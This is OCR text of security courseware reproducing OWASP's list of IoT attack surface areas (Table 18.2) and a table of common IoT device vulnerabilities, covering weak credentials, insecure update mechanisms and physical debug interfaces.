
11 Update Mechanism

- Update sent without encryption
- Updates not signed
- Update location writable
- Update verification
- Malicious update
- Missing update mechanism
- No manual update mechanism

12 Mobile Application

- Implicitly trusted by device/cloud
- Username enumeration
- Account lockout
- Known default credentials
- Weak passwords
- Insecure data storage
- Transport encryption
- Insecure password recovery mechanism
- Two-factor authentication

https://owasp.org



OWASP IoT Attack Surface Areas (Cont'd)

13 Vendor Backend APIs

- Inherent trust of cloud or mobile application
- Weak authentication
- Weak access controls
- Injection attacks
- Hidden services

14 Ecosystem Communication

- Health checks
- Heartbeats
- Ecosystem commands
- De-provisioning
- Pushing updates

15 Network Traffic

- LAN
- LAN to Internet
- Short range
- Non-standard
- Wireless (WiFi, Z-wave, XBee, Zigbee, Bluetooth, LoRA)
- Protocol fuzzing

16 Authentication/Authorization

- Authentication/authorization related values disclosure
- Reusing of session key, token, etc.
- Device to device authentication
- Device to mobile application authentication
- Device to cloud system authentication
- Mobile application to cloud system authentication
- Web application to cloud system authentication
- Lack of dynamic authentication

17 Privacy

- User data disclosure
- User/device location disclosure
- Differential privacy

18 Hardware (Sensors)

- Sensing Environment Manipulation
- Tampering (Physical)
- Damage (Physical)

OWASP IoT Attack Surface Areas

Source: *https://owasp.org*

The OWASP IoT attack surface areas are given below:

Attack Surface Area	Vulnerabilities
1. Ecosystem (General)	▪ Interoperability standards ▪ Data governance ▪ System-wide failure ▪ Individual stakeholder risks ▪ Implicit trust between components ▪ Enrollment security ▪ Decommissioning system ▪ Lost access procedures
2. Device Memory	▪ Sensitive data o Cleartext usernames o Cleartext passwords o Third-party credentials o Encryption keys
3. Device Physical Interfaces	▪ Firmware extraction ▪ User CLI ▪ Admin CLI ▪ Privilege escalation


	▪ Reset to insecure state ▪ Removal of storage media ▪ Tamper resistance ▪ Debug port o UART (Serial) o JTAG/SWD ▪ Device ID/serial number exposure
4. Device Web Interface	▪ Standard set of web application vulnerabilities: o OWASP Web Top 10 o OWASP ASVS o OWASP Testing Guide ▪ Credential management vulnerabilities: o Username enumeration o Weak passwords o Account lockout o Known default credentials o Insecure password recovery mechanism
5. Device Firmware	▪ Sensitive data exposure (See OWASP Top 10 – A6 Sensitive Data Exposure): o Backdoor accounts o Hardcoded credentials o Encryption keys o Encryption (symmetric, asymmetric) o Sensitive information o Sensitive URL disclosure ▪ Firmware version display and/or date of last update ▪ Vulnerable services (web, SSH, TFTP, etc.) o Verify for old software versions and possible attacks (Heartbleed, Shellshock, old PHP versions, etc.) ▪ Security-related function API exposure ▪ Firmware downgrade possibility
6. Device Network Services	▪ Information disclosure ▪ User CLI ▪ Administrative CLI ▪ Injection ▪ Denial of service ▪ Unencrypted services ▪ Poorly implemented encryption ▪ Test/development services

	▪ Buffer overflow ▪ UPnP ▪ Vulnerable UDP services ▪ Device firmware OTA update block ▪ Firmware loaded over insecure channel (no TLS) ▪ Replay attack ▪ Lack of payload verification ▪ Lack of message integrity check ▪ Credential management vulnerabilities: ○ Username enumeration ○ Weak passwords ○ Account lockout ○ Known default credentials ○ Insecure password recovery mechanism
7. Administrative Interface	▪ Standard set of web application vulnerabilities: ○ OWASP Web Top 10 ○ OWASP ASVS ○ OWASP Testing Guide ▪ Credential management vulnerabilities: ○ Username enumeration ○ Weak passwords ○ Account lockout ○ Known default credentials ○ Insecure password recovery mechanism ▪ Security/encryption options ▪ Logging options ▪ Two-factor authentication ▪ Check for insecure direct object references ▪ Inability to wipe device
8. Local Data Storage	▪ Unencrypted data ▪ Data encrypted with discovered keys ▪ Lack of data integrity checks ▪ Use of static same encryption/decryption key
9. Cloud Web Interface	▪ Standard set of web application vulnerabilities: ○ OWASP Web Top 10 ○ OWASP ASVS ○ OWASP Testing Guide ▪ Credential management vulnerabilities:

	○ Username enumeration ○ Weak passwords ○ Account lockout ○ Known default credentials ○ Insecure password recovery mechanism ▪ Transport encryption ▪ Two-factor authentication
10. Third-party Backend APIs	▪ Unencrypted PII sent ▪ Encrypted PII sent ▪ Device information leaked ▪ Location leaked
11. Update Mechanism	▪ Update sent without encryption ▪ Updates not signed ▪ Update location writable ▪ Update verification ▪ Update authentication ▪ Malicious update ▪ Missing update mechanism ▪ No manual update mechanism
12. Mobile Application	▪ Implicitly trusted by device or cloud ▪ Username enumeration ▪ Account lockout ▪ Known default credentials ▪ Weak passwords ▪ Insecure data storage ▪ Transport encryption ▪ Insecure password recovery mechanism ▪ Two-factor authentication
13. Vendor Backend APIs	▪ Inherent trust of cloud or mobile application ▪ Weak authentication ▪ Weak access controls ▪ Injection attacks ▪ Hidden services
14. Ecosystem Communication	▪ Health checks ▪ Heartbeats ▪ Ecosystem commands ▪ Deprovisioning ▪ Pushing updates

15. Network Traffic	▪ LAN ▪ LAN to Internet ▪ Short range ▪ Non-standard ▪ Wireless (Wi-Fi, Z-wave, XBee, Zigbee, Bluetooth, LoRa) ▪ Protocol fuzzing
16. Authentication/Authorization	▪ Authentication/authorization-related values (session key, token, cookie, etc.) disclosure ▪ Reuse of session key, token, etc. ▪ Device-to-device authentication ▪ Device-to-mobile-application authentication ▪ Device-to-cloud-system authentication ▪ Mobile-application-to-cloud-system authentication ▪ Web-application-to-cloud-system authentication ▪ Lack of dynamic authentication
17. Privacy	▪ User data disclosure ▪ User/device location disclosure ▪ Differential privacy
18. Hardware (Sensors)	▪ Sensing environment manipulation ▪ Tampering (physical) ▪ Damage (physical)

Table 18.2: OWASP IoT Attack Surface Areas



IoT Vulnerabilities

Vulnerability	Description
1. **Username Enumeration**	Ability to collect a set of valid usernames by interacting with the authentication mechanism
2. **Weak Passwords**	Ability to set account passwords to '1234' or '123456' for example Usage of pre-programmed default passwords
3. **Account Lockout**	Ability to continue sending authentication attempts after 3 - 5 failed login attempts
4. **Unencrypted Services**	Network services are not properly encrypted to prevent eavesdropping or tampering by attackers
5. **Two-factor Authentication**	Lack of two-factor authentication mechanisms such as a security token or fingerprint scanner
6. **Poorly Implemented Encryption**	Encryption is implemented but is improperly configured or not being properly updated, e.g. using SSL v2
7. **Update Sent Without Encryption**	Updates are transmitted over the network without using TLS or encrypting the update file itself
8. **Update Location Writable**	Storage location for update files is world writable, which can allow firmware to be modified and distributed to all users
9. **Denial of Service**	Service can be attacked in a way that denies service to that service or the entire device

Vulnerabilities	Obstacles
10. **Removal of Storage Media**	Ability to physically remove the storage media from the device
11. **No Manual Update Mechanism**	No ability to manually force an update check for the device
12. **Missing Update Mechanism**	No ability to update the device
13. **Firmware Version Display and/or Last Update Date**	Current firmware version is not displayed and/or the last update date is not displayed
14. **Firmware and Storage Extraction**	Firmware contains a lot of useful information, like source code and binaries of running services, pre-set passwords, and ssh keys
15. **Manipulating the Code Execution Flow of the Device**	With the help of a JTAG adapter and GNU debugger, we can modify the execution of firmware in the device and bypass almost all software-based security controls Side channel attacks can modify the execution flow or can be used to leak information from the device
16. **Obtaining Console Access**	By connecting to a serial interface, we can obtain full console access to a device Usually security measures include custom bootloaders that prevent the attacker from entering single user mode, but that can also be bypassed.
17. **Insecure Third-party Components**	Out of date versions of busybox, openssl, ssh, web servers, etc.

https://owasp.org

IoT Vulnerabilities

Source: *https://owasp.org*

